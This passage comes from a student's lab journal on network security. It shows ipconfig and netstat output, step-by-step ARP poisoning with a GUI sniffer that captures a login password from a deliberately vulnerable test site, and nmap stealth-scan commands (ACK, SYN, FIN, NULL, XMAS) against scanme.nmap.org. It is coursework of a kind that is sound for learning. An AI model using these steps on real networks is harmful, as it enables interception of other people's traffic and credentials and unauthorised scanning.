Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::df22:be7a:fe5:11c6%6
   IPv4 Address. . . . . . . . . . . : 192.168.137.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::259:3b20:473e:ec91%3
   IPv4 Address. . . . . . . . . . . : 192.168.1.213
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

```
C:\Users\LENOVO>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:49671        LAPTOP-PBD9U8P4:49672  ESTABLISHED
  TCP    127.0.0.1:49672        LAPTOP-PBD9U8P4:49671  ESTABLISHED
  TCP    127.0.0.1:49675        LAPTOP-PBD9U8P4:49676  ESTABLISHED
  TCP    127.0.0.1:49676        LAPTOP-PBD9U8P4:49675  ESTABLISHED
  TCP    192.168.1.213:29149    20.198.119.143:https   ESTABLISHED
  TCP    192.168.1.213:29229    52.123.173.176:https   ESTABLISHED
  TCP    192.168.1.213:29239    52.114.36.189:https    ESTABLISHED
  TCP    192.168.1.213:29904    192.168.1.103:8009     ESTABLISHED
  TCP    192.168.1.213:30055    52.111.252.6:https     ESTABLISHED
  TCP    192.168.1.213:30099    a23-212-254-120:https  CLOSE_WAIT
  TCP    192.168.1.213:30100    a23-212-254-120:https  CLOSE_WAIT
  TCP    192.168.1.213:30101    a23-212-254-120:https  CLOSE_WAIT
  TCP    192.168.1.213:30104    a23-212-254-9:https    CLOSE_WAIT
  TCP    192.168.1.213:30105    a23-212-254-9:https    CLOSE_WAIT
  TCP    192.168.1.213:30106    a23-212-254-9:https    CLOSE_WAIT
  TCP    192.168.1.213:30107    a23-212-254-9:https    CLOSE_WAIT
  TCP    192.168.1.213:30108    a23-212-254-9:https    CLOSE_WAIT
  TCP    192.168.1.213:30109    a23-212-254-9:https    CLOSE_WAIT
  TCP    192.168.1.213:30114    13.107.246.254:https   CLOSE_WAIT
  TCP    192.168.1.213:30132    a23-215-4-43:https     CLOSE_WAIT
  TCP    192.168.1.213:30135    104.208.16.91:https    TIME_WAIT
  TCP    192.168.1.213:30139    52.168.117.170:https   ESTABLISHED
  TCP    192.168.1.213:30140    52.111.194.24:https    TIME_WAIT
  TCP    192.168.1.213:30141    52.111.194.24:https    TIME_WAIT
  TCP    192.168.1.213:30142    52.111.194.24:https    ESTABLISHED
```


3.2 Perform ARP Poisoning in Windows


Output:

1. Open the software, Click on Sniffer tab.




2. Click on Start/Stop Sniffer and then click on Add items give range values and click Okay.







3. Go to APR >> select any one IP address > then click OK





4. After selecting Ok Click on start poisioning




5. Now Login to a website for testing the security and enter the password




File Machine View Input Devices Help
SecurityTweets - HTML5 test web
Not secure | testhtml5.vulnweb.com/#/popular
To get future Google Chrome updates, you'll need Windows 10 or later. This computer is using Windows 7.
Learn more
SecurityTweets
Vulnerable HTML5 test website for Acunetix Web Vulnerability Scanner
Login
Page 0
VIEWS
Popular
Latest
Carousel
Archive
WEBSITE
About
Contact
ACUNETIX
Website
HTML5 scanner
HTML5 vuln help
Blog
Facebook
Twitter
Filter results
Login
Username
admin
Password
Forgot Pwd?
Login
Close
Warning: This is an HTML5 application that is vulnerable by design. This is not a real collection of tweets. This application was


File Machine View Input Devices Help
SecurityTweets - HTML5 test web
Not secure | testhtml5.vulnweb.com/#/popular
To get future Google Chrome updates, you'll need Windows 10 or later. This computer is using Windows 7.
SecurityTweets
Vulnerable HTML5 test website for Acunetix Web Vulnerability Scanner.
Logout
Page 0
VIEWS
Popular
Latest
Carousel
Archive
WEBSITE
About
Contact
ACUNETIX
Website
HTML5 scanner
HTML5 vuln help
Blog
Facebook
Twitter
Filter results
Next
Save password?
Username
admin
Password
Save
Never
Passwords are saved to Google Password Manager on this device.
admin is coming from http://testhtml5.vulnweb.com/ and has visited this page 2 times.
Warning: This is an HTML5 application that is vulnerable by design. This is not a real collection of tweets. This application was
Show hidden icons

6. Now click on Passwords and select the HTTP request and you will get the credentials for login



Practical No: 04 TCS2324087

Aim: Using Nmap scanner to perform port scanning various forms – ACK, SYN, FIN, NULL, XMAS.


Output:

Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands

- **ACK -sA (TCP ACK scan)**

  It never determines open (or even open filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.


  Command: nmap -sA -T4 scanme.nmap.org



- **SYN (Stealth) Scan (-sS)**

  SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.


  Command: nmap -p22,113,139 scanme.nmap.org



- **FIN Scan (-sF)**

  Sets just the TCP FIN bit.


  Command: nmap -sF -T4 scanme.nmap.org



- **NULL Scan (-sN)**

  Does not set any bits (TCP flag header is 0)


  Command: nmap -sN -p 22 scanme.nmap.org



- **XMAS Scan (-sX)**

  Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

  Command: nmap -sX -T4 scanme.nmap.org





Practical No: 05 TCS2324087

Aim: Use Wireshark sniffer to capture network traffic and analyse.

